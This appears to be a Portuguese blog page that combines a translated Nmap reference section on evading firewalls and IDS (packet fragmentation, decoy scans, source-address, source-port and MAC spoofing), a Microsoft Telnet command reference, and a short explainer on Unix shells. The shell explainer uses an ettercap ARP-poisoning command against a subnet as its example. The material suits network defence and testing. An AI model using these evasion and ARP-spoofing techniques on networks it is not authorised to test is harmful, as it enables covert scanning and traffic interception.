As obstruções de rede como o firewall podem tornar o mapeamente de uma rede extremamente difícil. E isso não vai se tornar mais fácil, pois sufocar as sondagens casuais é freqüentemente o objetivo principal de se instalar esses dispositivos. Apesar disso o Nmap oferece muitas ferramentas para ajudar a entender essas redes complexas e para verificar que os filtros estão funcionando como esperado. Ele até suporta mecanismos para passar por cima de defesas mal implementadas. Um dos melhores métodos para se entender a postura de segurança de uma rede é tentar derrubá-la. Pense com a mente de uma pessoa que quer atacá-lo e aplique técnicas desta seção contra a sua rede. Lance um rastreio(scan) FTP bounce, um rastreio(scan) idle, um ataque de fragmentação ou tente “tunelar” (criar um túnel) através de um de seus próprios proxies.

Além de restringir a atividade de rede as empresas estão monitorando o tráfego cada vez mais com sistemas de detecção de intrusão (IDS). Todos os principais IDS vêm com regras designadas para detectar rastreios(scans) feitos com o Nmap porque os rastreios(scans) são, às vêzes, precursores de ataques. Muitos desses produtos foram recentemente metamorfoseados em sistemas de prevençãode intrusão (IPS) que bloqueiam o tráfego considerado malicioso de forma activa. Infelizmente para administradores de rede e vendedores de IDS, detectar confiavelmente as más intenções através da análise de dados de pacotes é um problema difícil. Atacantes com paciência, habilidade e a ajuda de certas opções do Nmap podem normalmente passar por um IDS sem serem detectados. Enquanto isso, os administradores devem lidar com um alto número de resultados do tipo falso-positivo onde actividades inocentes são diagnosticadas erradamente e recebem alertas ou são bloqueadas.

De vez em quando as pessoas sugerem que o Nmap não deveria oferecer opções que permitam evitar as regras de firewalls ou passar desapercebidos por IDSs. Elas argumentam que essas características são tão sujeitas à má-utilização por atacantes quanto são utilizadas por administradores para aumentar a segurança. O problema com esta lógica é que esses métodos ainda assim seriam utilizados pelos atacantes que encontrariam outras ferramentas ou então acrescentariam essa funcionalidade no Nmap. Enquanto isso os administradores achariam muito mais difícil executar suas tarefas. Instalar apenas servidores FTP modernos e corrigidos é uma defesa muito melhor do que tentar evitar a distribuição de ferramentas que implementem o ataque FTP bounce.

Não existe uma carta mágica (ou opção do Nmap) para detectar e subverter firewalls e sistemas IDS. É necessário habilidade e experiência. Um tutorial está além do objectivo deste guia de referência que apenas lista as opções relevantes e descreve suas funções.

-f (fragmenta os pacotes); –mtu (usando a MTU especificada)

A opção -f faz com que o rastreio(scan) solicitado (incluindo rastreios(scans) usando ping) utilize pequenos pacotes IP fragmentados. A idéia é dividir o cabeçalho TCP em diversos pacotes para tornar mais difícil para os filtros de pacotes, os sistemas de detecção de intrusão e outros aborrecimentos, detectar o que está fazendo. Tenha cuidado com isto! Alguns programas tem problemas para lidar com estes pequenos pacotes. O sniffer da velha-guarda chamado Sniffit sofria uma falha de segmentação assim que recebia o primeiro fragmento. Especifique esta opção uma vez e o Nmap dividirá os pacotes em 8 bytes ou menos após o cabeçalho IP. Portanto, um cabeçalho TCP de 20 bytes seria dividido em 3 pacotes. Dois com oito bytes do cabeçalho TCP e um com os quatro restantes. É claro que cada fragmento também tem um cabeçalho IP. Especifique -f novamente para usar 16 bytes por fragmento (reduzindo o número de fragmentos). Ou então, pode especificar o seu próprio tamanho de quebra com a opção –mtu. Não especifique também o -f se usar o –mtu. A quebra deve ser um múltiplo de 8. Embora os pacotes fragmentados não passem por filtros de pacotes e firewalls que enfilerem todos os fragmentos IP, tal como a opção CONFIG_IP_ALWAYS_DEFRAG do kernel do Linux faz, algumas redes não aguentam o impacto no desempenho que isso causa deixando a opção desabilitada. Outros não conseguem habilitar isso porque os fragmentos podem seguir por rotas diferentes na rede. Alguns sistemas de origem desfragmentam pacotes de saída no kernel. O Linux e o módulo de reastreamento de conexão do iptables é um exemplo desse tipo. Faça um rastreio(scan) enquanto executa um sniffer como o Ethereal para ter a certeza de que pacotes enviados estão fragmentados. Se o SO do seu anfitrião(host) estiver causando problemas tente a opção –send-eth para passar por cima da camada IP e enviar frames ethernet em estado bruto(raw).

-D (Disfarça um rastreio(scan) usando chamarizes)

Faz com que um rastreio(scan) com chamarizes seja executado, o que parece ao anfitrião(host) remoto que, o(s) anfitrião(host)(s) que especificou como chamarizes também estejam rastreando a rede-alvo. Com isso, o IDS poderá reportar 5 a 10 rastreios(scans) de portas de endereços IP únicos, mas não saberá qual IP estava realmente efectuado o rastreio(scan) e qual era um chamariz inocente. Embora isso possa ser desvendado através de rastreamento de caminho de router, descarte de respostas (response-dropping) e outros mecanismos activos, normalmente é uma técnica eficaz para esconder o seu endereço IP.

Separe cada anfitrião(host)-chamariz com vírgulas e pode opcionalmente usar ME como um dos chamarizes para representar a posição do seu endereço IP real. Se colocar ME na 6a. posição ou acima, alguns detectores de rastreio(scan) de portas comuns (como o excelente scanlogd da Solar Designer) pouco provavelmente irão mostrar o seu endereço IP. Se não utilizar o ME o nmap irá colocá-lo em uma posição aleatória.

Observe que os anfitriões(hosts) que utilizar como chamarizes devem estar activos ou poderá acidentamente inundar com SYN os seus alvos. Também será bastante fácil determinar qual é o anfitrião(host) que está a efectuar o rastreio(scan) se houver apenas um anfitrião(host) realmente activo na rede. Você pode preferir usar endereços IP ao invés de nomes (de forma que as redes chamarizes não vejam em seus logs dos servidores de nomes).

Chamarizes são utilizados tanto no rastreio(scan) com ping inicial (usando ICMP, SYN, ACK ou qualquer outro) como também durante a fase real de rastreio(scan) de portas. Chamarizes também são usados durante a detecção de SO remoto (-O). Chamarizes não funcionam com a detecção de versão ou com o rastreio(scan) TCP connect().

Vale a pena observar que usar chamarizes demais pode deixar seu rastreio(scan) lento e potencialmente até torná-lo menos preciso. Outra coisa, alguns provedores ISP irão filtrar os seus pacotes disfarçados mas muitos não restringem pacotes IP disfarçados.

-S (Disfarça o endereço de origem)

Em algumas circunstâncias o Nmap pode não conseguir determinar o seu endereço de origem (o Nmap irá dizer se for esse o caso). Nesta situação use o -S com o endereço IP da interface que deseja utilizar para enviar os pacotes.

Outro uso possível para esta flag é para disfarçar o rastreio(scan) e fazer com que os alvos achem que alguma outra pessoa está fazendo o rastreio(scan). Imagine uma empresa que está constantemente sofrendo rastreios(scans) de portas de um concorrente! A opção -e normalmente seria requerida para este tipo de uso e -P0 seria recomendável.

-e (Usa a interface especificada)

Diz ao Nmap qual interface deve ser utilizada para enviar e receber pacotes. O Nmap deveria ser capaz de detectar isto automaticamente mas ele informará se não conseguir.

–source-port ; -g (Disfarça o número de porta de origem)

Um erro de configuração surpreendentemente comum é confiar no tráfego com base apenas no número da porta de origem. É fácil entender como isso acontece. Um administrador configura um firewall novinho em folha só para ser inundado com queixas de usuários ingratos cujas aplicações param de funcionar. Em particular, o DNS pode parar de funcionar porque as respostas DNS UDP de servidores externos não conseguem mais entrar na rede. O FTP é outro exemplo comum. Em tranferências FTP activas o servidor remoto tenta estabelecer uma conexão de volta com o cliente para poder transferir o arquivo solicitado.

Soluções seguras para esses problemas existem frequentemente na forma de proxies no nível da aplicação ou módulos de firewall para análise de protocolo. Infelizmente também há soluções mais fáceis e inseguras. Observando que as respostas DNS chegam pela porta 53 e o FTP activo pela porta 20 muitos administradores caem na armadilha de apenas permitir tráfego vindo dessas portas. Eles normalmente assumem que nenhum atacante irá notar e explorar essas brechas no firewall. Em outros casos os administradores consideram isso uma medida provisória de curto prazo até que eles possam implementar uma solução mais segura. Normalmente ele esquecem-se de fazer as actualizações de segurança.

Administradores de rede sobrecarregados não são os únicos a caírem nessa armadilha. Diversos produtos foram empacotados com essas regras inseguras. Mesmo a Microsoft é culpada. Os filtros IPsec que vieram com o Windows 2000 e com o Windows XP contém uma regra implícita que permite todo o tráfego TCP ou UDP da porta 88 (Kerberos). Em outro caso bastante conhecido, versões do firewall pessoal Zone Alarm, até a versão 2.1.25, permitiam qualquer pacote UDP entrante com a porta de origem 53 (DNS) ou 67 (DHCP).

O Nmap oferece as opções -g e –source-port (elas são equivalentes) para explorar essas fraquezas. Apenas forneça um número de porta e o Nmap irá enviar pacotes dessa porta onde for possível. O Nmap utiliza números de porta diferentes para que certos testes de detecção de SO funcionem direito e as requisições DNS ignoram a flag –source-port porque o Nmap confia nas bibliotecas de sistema para lidar com isso. A maioria dos rastreios(scans) TCP, incluindo o rastreio(scan) SYN, suportam a opção completamente assim como o rastreio(scan) UDP.

–data-length (Acrescenta dados aleatórios nos pacotes enviados)

Normalmente o Nmap envia pacotes minimalistas contendo apenas o cabeçalho. Dessa forma os pacotes TCP têm normalmente 40 bytes e os echo requests ICMP tem só 28. Esta opção faz com que o Nmap acrescente o número informado de bytes aleatórios na maioria dos pacotes que envia. Os pacotes de detecção de SO (-O) não são afectados mas a maioria dos pacotes de ping e rastreio(scan) de portas são. Isso atrasa as coisas mas pode tornar um rastreio(scan) ligeiramente menos chamativo.

–ttl (Establece o valor do campo time-to-live)

Estabelece que o campo tempo-de-vida (time-to-live) dos pacotes enviados terá o valor informado.

–randomize-hosts (Torna aleatória a ordem dos anfitriões(hosts)-alvo)

Informa ao Nmap que ele deve embaralhar cada grupo de, no máximo, 8096 anfitriões(hosts) antes de efectuar o rastreio(scan). Isso torna os rastreios(scans) menos óbvios a vários sistemas de monitoramento de rede, especialmente quando combina isso com as opções de temporização lentas. Se deseja que fazer isso em grupos maiores aumente o PING_GROUP_SZ no nmap.h e recompile. Uma solução alternativa é gerar uma lista de endereços IP-alvos com um rastreio(scan) de lista (-sL -n -oN nomedoarquivo), embaralhar a lista com um script Perl e então fornecer a lista completa para o Nmap com -iL.

–spoof-mac (Disfarça o endereço MAC)

Solicita ao Nmap que utilize o endereço MAC informado para todos os frames ethernet em estado bruto (raw) que ele enviar. Esta opção implica em –send-eth para assegurar que o Nmap realmente envie pacotes no nível ethernet. O MAC fornecido pode assumir diversos formatos. Se for apenas a string “0” o Nmap irá escolher um MAC completamente aleatório para a sessão. Se a string informada for um número par de dígitos hexa (com os pares opcionalmente separados por dois pontos) o Nmap irá usa-la como o MAC. Se menos do que 12 dígitos hexa forem informados o Nmap preenche o restante dos 6 bytes com valores aleatórios. Se o argumento não for um 0 ou uma string hexa o Nmap irá procurar no nmap-mac-prefixes para encontrar o nome de um fabricante contendo a string informada (não é sensível a maiúsculas ou minúsculas). Se encontrar, o Nmap usa o OUI (prefixo de 3 bytes) do fabricante e preenche os 3 bytes restantes aleatoriamente. Exemplos de argumentos –spoof-mac válidos são Apple, 0, 01:02:03:04:05:06, deadbeefcafe, 0020F2 e Cisco.

Comandos Telnet

Os comandos Telnet permitem a comunicação com um computador remoto que esteja usando o protocolo Telnet. É possível executar o Telnet sem parâmetros para inserir o contexto do Telnet, indicado pelo prompt do Telnet (Microsoft Telnet>). No prompt Telnet, use os comandos Telnet para gerenciar um computador que esteja executando o cliente Telnet.

O prompt de comando do cliente Telnet aceita os seguintes comandos:

ComandoDescrição

open

Use opennome_do_ host para estabelecer uma conexão Telnet com um host.

close

Use o comando close para fechar uma conexão Telnet existente.

display

Use o comando display para exibir as configurações atuais do cliente Telnet.

send

Use o comando send para enviar comandos ao servidor Telnet. Há suporte para os seguintes comandos:

ao

Comando Abort output.

ayt

Comando "Are you there?".

esc

Envia o caractere de escape atual.

ip

Comando Interrupt process.

synch

Executa a operação de sincronização do Telnet.

brk

Envia um sinal de interrupção.

Quaisquer outros comandos diferentes desses listados anteriormente serão enviados como uma se qüência para o servidor Telnet. Por exemplo, sendabcd enviará a seqüência abcd para o servidor Telnet, que emitirá um eco da seqüência na janela da sessão Telnet.

quit

Use o comando quit para fechar o cliente Telnet.

set

Use o comando set com um dos seguintes argumentos para configurar o cliente Telnet para a sessão atual.

bsasdel

A tecla Backspace funcionará como Delete.

codeset opção

Disponível apenas quando o idioma é definido como japonês. Defina o conjunto de códigos atual como opção, que pode ser:

  • Shift JIS
  • EUC japonês
  • JIS Kanji
  • JIS Kanji (78)
  • DEC Kanji
  • NEC Kanji

O mesmo conjunto de códigos deve ser definido no computador remoto. Por padrão, o cliente Telnet usa uma fonte de varredura. Antes de acessar um computador remoto usando um desses conjuntos de códigos, você deve configurar o cliente Telnet para usar uma fonte TrueType para garantir que os caracteres serão exibidos adequadamente.

crlf

Novo modo de linha; faz com que a tecla RETURN envie 0x0D, 0x0A.

delasbs

A tecla Delete funcionará como Backspace.

escapecaractere

Alterna do modo da sessão Telnet para o modo de comando Telnet. Estando no modo de comando Telnet, pressione ENTER para voltar para o modo de sessão Telnet.

localecho

Desativa o eco local.

logfilenome

Especifica o nome do arquivo para o qual o log do Telnet é gravado para essa sessão. Se você não especificar o caminho do arquivo, ele será criado no diretório atual. Especificar um arquivo de log também ativa o registro em log.

logging

Ativa o registro em log para essa sessão.

mode {console | stream}

O modo de operação.

ntlm

Ativa a autenticação NTLM.

term {ansi | vt100 | vt52 | vtnt}

O tipo de terminal que você deseja que o cliente Telnet emule.

?

Exibe informações de ajuda para set.

unset

Use unset para desabilitar uma opção anteriormente definida usando o comando set.

status

Use o comando status para determinar se o computador que está executando o cliente Telnet está conectado.

?/help

Exibe informações de ajuda.

Para obter informações sobre os comandos do servidor Telnet, consulte Referência de linha de comando para servidor Telnet.

sexta-feira, 31 de dezembro de 2010

O que é Shell?

O termo Shell é mais usualmente utilizado para se referir aos programas de sistemas do tipo Unix que podem ser utilizados como meio de interação entre o usuário e o computador. Este é um programa que recebe, interpreta e executa os comandos de usuário, aparecendo na tela como uma linha de comandos, representada por um prompt, que aguarda na tela os comandos do usuário.

A tradução de Shell para português neste caso, pode significar "concha" ou "casca". Na informática o Shell, de maneira genérica, é um programa que intermedeia o contato entre o usuário e o computador. É a interface entre o usuário e o sistema operacional (kernel). Aqui descreveremos o termo mais comum usado cotidianamente, que se refere aos interpretadores de comandos dos sistemas Unix e seus similares.

Existem diversas implementações de Shell, dentre os quais podemos mencionar o csh, tcsh, sh, bash, ksh, zsh e muitos outros. Cada um pode executar comandos gerais do sistema de maneira semelhante, porém possuem estruturas e comandos próprios que os diferenciam. Outra grande diferença entre os diversos tipos de Shell são as facilidades que eles oferecem para o reaproveitamento de comandos e manipulação da linha de comandos.

Todo o usuário em sistemas Unix e similares tem um shell associado a si em seu cadastro. Podemos dizer que o Shell do usuário "fulano" é o csh, por exemplo, se este for o Shell cadastrado para o usuário. Embora o cadastro só permita associar um shell a cada usuário é muito simples passar de um shell para outro, passando a usar outro interpretador de comandos, bastando para isso chamar o outro shell desejado, da mesma maneira que qualquer comando é executado. Se um usuário, por exemplo, está no shell "sh" e executa o comando "csh", passa neste momento a usar o shell "csh" como interpretador de comandos até que saia dele com o comando "exit" ou outro comando para sair do shell.

Existem muitos comandos de shell descritos na internet, uma dica seria reparar antes dos comandos geralmente tem simbolos como: "$" (dollar) ou "#" (tralha) isso indica que o texto a frente deve ser usado num interpretador de comandos (shell). Muitos se confundem na hora de seguir passos postados em fóruns ou em listas de discussão, pois não conhecem esse pequeno detalhe. Exemplo:

  1. $ sudo ettercap -Tq -M arp -i eth2 /192.168.1.2-255/ //
  2. $ sudo ettercap -Tq -M arp

-i eth2 /192.168.1.2-255/ //

Os comandos descritos acima são idênticos e devem ser escritos na mesma linha, até que aparece outro $.

 
Design by Eddy Oliveira